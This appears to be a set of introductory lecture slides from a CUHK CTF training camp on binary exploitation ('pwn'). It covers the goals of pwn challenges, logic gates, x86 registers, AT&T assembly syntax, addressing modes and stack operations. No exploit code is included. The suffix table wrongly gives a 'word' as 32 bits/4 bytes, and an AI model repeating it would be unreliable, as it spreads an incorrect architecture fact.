CUHK CTF Training Camp
PWN Challenge 1

Xinzhe Wang
0ops CTF team


What is PWN?

- **PWN** is an Internet slang term meaning to "own" or to "outdo" someone or something.
- Crack a binary file, operating system or any computer software.

- Commercial software crack
- Android/iOS jailbreak
- WannaCry

- Compared to web field, pwn is usually not well-known to most people, but it can cause more severe consequences.

What is PWN?



What is PWN?

Visit some webpage

Safari BUG

Escape sandbox

iOS BUG

JailBreak

By previous **0ops** leader Slipper

In only 1s

What is PWN?

- The aim is similar to web:
  - Raise up to admin rule
  - Read/Write file
  - **Get shell**
  - Get root shell


- The flag in /flag, or you need root privilege to read that.


What you need to know

- Computer architecture
- Computer system
- Assembly code/C/C++ or any programming language
- Hardware/Driver
- Realization and design
    - Windows/Linux/MacOS/iOS/Android
    - Chrome/Safari/Firefox
    - QEMU/VMware/Virtual Box/docker

Books

- CSAPP
- Computer Architecture: A Quantitative Approach






FBI Warning


- I’m not mainly focus on PWN
- The training will only focus on CTF usage, so
- **Read the books and listen to computer science courses to get full knowledge**
- Libraries and tech are changing


- **Keeps learning!!**

Logic gate




2 Input AND gate		
A	B	A.B
0	0	0
0	1	0
1	0	0
1	1	1







2 Input OR gate		
A	B	A+B
0	0	0
0	1	1
1	0	1
1	1	1



Logic gate






Extend:
Computer Architecture
Digital Circuit


CPU-x86

- OPcode: what instruction to do (e.g. ADD)
  - represented by some code, e.g. 01 means ADD, 10 means SUB
  - cisc
  - risc
- Register: restore middle value (e.g. EAX)
  - also represented by some code
- Immediate value: constant digit value (e.g. 1)
- Address: address in memory


x86 register numbering is a bit bizarre:

Number	0	1	2	3	4	5	6	7
Int Register	*eax*	*ecx*	*edx*	*ebx*	*esp*	*ebp*	*esi*	*edi*

- op reg,imm
- op reg,reg



CPU-x86

- 1000 1011 0000 0000 0000 0001 0000 0000 0000 0000
- 8B 0001 0000

- OPcode: 8B
- Immediate value: 1
- Register: 0

- Let’s define 8B means move
- move value 1 to register 0(EAX)

CPU-x86

- x86 is a family of instruction set architectures initially developed by Intel.
  - means define the opcode, the register code, the format and so on
  - arm/mips/...
- We can write 0/1 or hex to make our program run!

- **Assembly language** make things easier.
  - **AT&T**
  - Intel

- 8B 0001 0000
- **AT&T: mov $1,%eax**
- Intel: mov eax,1

Register(x86)

- EAX: Accumulator register
- EBX: Base register
- ECX: Counter register
- EDX: Data register
- Just conventional rules

- ESI/EDI: source/dest index
- **EBP/ESP: Stack Base/Pointer**

- **EIP: Next instruction address**




Figure 1. x86 Registers

Assembly

- Prefix:
  - $: immediate value (e.g. $1, $123)
  - %: register (e.g. %eax, %ebx)
  - 0x: hex value (e.g. $0x1, $0xff)
- Suffix:
  - q: quadword (64bit/8byte)
  - l: double word (32bit/4byte)
  - w: word (32bit/4byte)
  - b: byte (8bit/1byte)

- Common operation:
  - ADD A,B   add A to B so B=A+B
  - SUB A,B   sub A from B so B=B-A
  - MOV A,B   mov A to B so B=A

- Extend:
  - https://www.cs.virginia.edu/~evans/cs216/guides/x86.html

Assembly

Assume %eax=0x10

Address	Value
0x10	0xA
0x14	0xB
0x18	0xC

- Assume:
  - M[addr] means data of memory address
- Get data: offset(%reg)   offset(%reg,index,scale)
  - M[%reg+offset]   M[%reg+index*scale]
  - e.g. 4(%eax)=0xB
  - (%eax,2,4)=0xC
- lea A,B: like mov, but move address
  - e.g. lea 4(%eax), %ebx => %ebx=0x14 => %ebx = 4 + %eax
  - mov 4(%eax), %ebx => %ebx=0xB => %ebx = M[4 + %eax]

Assembly

- push A
  - %esp = %esp - 4
  - M[%esp]=A

Assume %esp=0x18
push 0xB

	Address	Value
	0x18	
%esp->	0x14	0xB
	0x10	

- pop B
  - B=M[%esp]
  - %esp = %esp + 4

pop %eax

	Address	Value
%esp->	0x18	
	0x14	0xB
	0x10	

Assembly

- call A
  - push %eip
  - %eip=A
- ret
  - pop %eip

Assume %eip=0xB
call 0x12345

	Address	Value
	0x18	
%esp->	0x14	0xB
	0x10	

ret


	Address	Value
%esp->	0x18	
	0x14	0xB
	0x10	

Assembly

- More operation will be introduced when needed.
- If you don’t know, you can also google it.
- You **MUST** completely understand previous slides, or you will lost later...


- Q&A

C/C++/...



```c
#include "stdio.h"

int main() {
    printf("Hello world");
}
```

